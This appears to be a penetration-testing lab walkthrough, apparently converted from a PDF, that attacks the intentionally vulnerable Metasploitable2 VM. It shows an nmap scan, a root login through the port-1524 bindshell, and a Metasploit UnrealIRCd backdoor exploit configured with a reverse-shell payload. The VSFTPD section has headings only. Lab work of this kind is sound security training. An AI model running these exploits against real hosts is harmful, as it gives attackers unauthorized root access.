
# Metasploit and Metasploitable2


Nmap scan



```
msf6 > nmap -sV 192.168.57.6
[*] exec: nmap -sV 192.168.57.6

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-15 05:35 EDT
Nmap scan report for 192.168.57.6
Host is up (0.00062s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds
msf6 >
```

# Ingreslock

Standard telnet



```
msf6 > telnet 192.168.57.6
[*] exec: telnet 192.168.57.6

Trying 192.168.57.6 ...
Connected to 192.168.57.6.
Escape character is '^]'.

                _                  _       _ _                 _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \__) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: Connection closed by foreign host.
```

Telnet on port 1524

```
msf6 > telnet 192.168.57.6 1524
[*] exec: telnet 192.168.57.6 1524

Trying 192.168.57.6 ...
Connected to 192.168.57.6.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# exit
exit
Connection closed by foreign host.
msf6 >
```

# UnrealIRCD


Search exploit

```
msf6 > search irc

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   exploit/multi/local/allwinner_backdoor            2016-04-30       excellent  Yes    Allwinner 3.4 Legacy Kernel Local Privilege Escalation
   1   exploit/multi/http/struts_default_action_mapper   2013-07-02       excellent  Yes    Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
   2   exploit/windows/emc/replication_manager_exec      2011-02-07       great      No     EMC Replication Manager Command Execution
   3   exploit/linux/misc/lprng_format_string            2000-09-25       normal     No     LPRng use_syslog Remote Format String Vulnerability
   4   exploit/multi/misc/legend_bot_exec                2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   5   exploit/windows/browser/ms06_013_createtextrange  2006-03-19       normal     No     MS06-013 Microsoft Internet Explorer createTextRange() Code Execution
   6   exploit/windows/http/sharepoint_ssi_viewstate     2020-10-13       excellent  Yes    Microsoft SharePoint Server-Side Include and ViewState RCE
   7   auxiliary/dos/windows/llmnr/ms11_030_dnsapi       2011-04-12       normal     No     Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS
   8   post/multi/gather/irssi_creds                                      normal     No     Multi Gather IRSSI IRC Password(s)
   9   exploit/multi/misc/pbot_exec                      2009-11-02       excellent  Yes    PHP IRC Bot pbot eval() Remote Code Execution
   10  exploit/multi/misc/ra1nx_pubcall_exec             2013-03-24       great      Yes    Ra1NX PHP Bot PubCall Authentication Bypass Remote Code Execution
   11  exploit/linux/http/synology_dsm_smart_exec_auth   2017-11-08       excellent  Yes    Synology DiskStation Manager smart.cgi Remote Command Execution
   12  exploit/multi/http/sysaid_auth_file_upload        2015-06-03       excellent  Yes    SysAid Help Desk Administrator Portal Arbitrary File Upload
   13  exploit/windows/misc/talkative_response           2009-03-17       normal     No     Talkative IRC v0.4.4.16 Response Buffer Overflow
   14  exploit/osx/misc/ufo_ai                           2009-10-28       average    No     UFO: Alien Invasion IRC Client Buffer Overflow
   15  exploit/windows/misc/ufo_ai                       2009-10-28       average    No     UFO: Alien Invasion IRC Client Buffer Overflow
   16  payload/cmd/unix/reverse_bash                                      normal     No     Unix Command Shell, Reverse TCP (/dev/tcp)
   17  payload/cmd/unix/reverse_bash_udp                                  normal     No     Unix Command Shell, Reverse UDP (/dev/udp)
   18  exploit/unix/irc/unreal_ircd_3281_backdoor        2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution
   19  exploit/osx/local/vmware_fusion_lpe               2020-03-17       excellent  Yes    VMware Fusion USB Arbitrator Setuid Privilege Escalation
   20  exploit/linux/ssh/vyos_restricted_shell_privesc   2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   21  post/windows/gather/credentials/xchat                              normal     No     Xchat credential gatherer
   22  exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   23  exploit/windows/browser/mirc_irc_url              2003-10-13       normal     No     mIRC IRC URL Buffer Overflow
   24  exploit/windows/misc/mirc_privmsg_server          2008-10-02       normal     No     mIRC PRIVMSG Handling Stack Buffer Overflow
   25  exploit/multi/misc/w3tw0rk_exec                   2015-06-04       excellent  Yes    w3tw0rk / Pitbul IRC Bot  Remote Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/multi/misc/w3tw0rk_exec
```

Setting up the exploit


```
msf6 > use 18
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.57.6
RHOSTS => 192.168.57.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.57.5
LHOST => 192.168.57.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

Exploiting





# VSFTPD

Search exploit



## Setting up the exploit




## Exploiting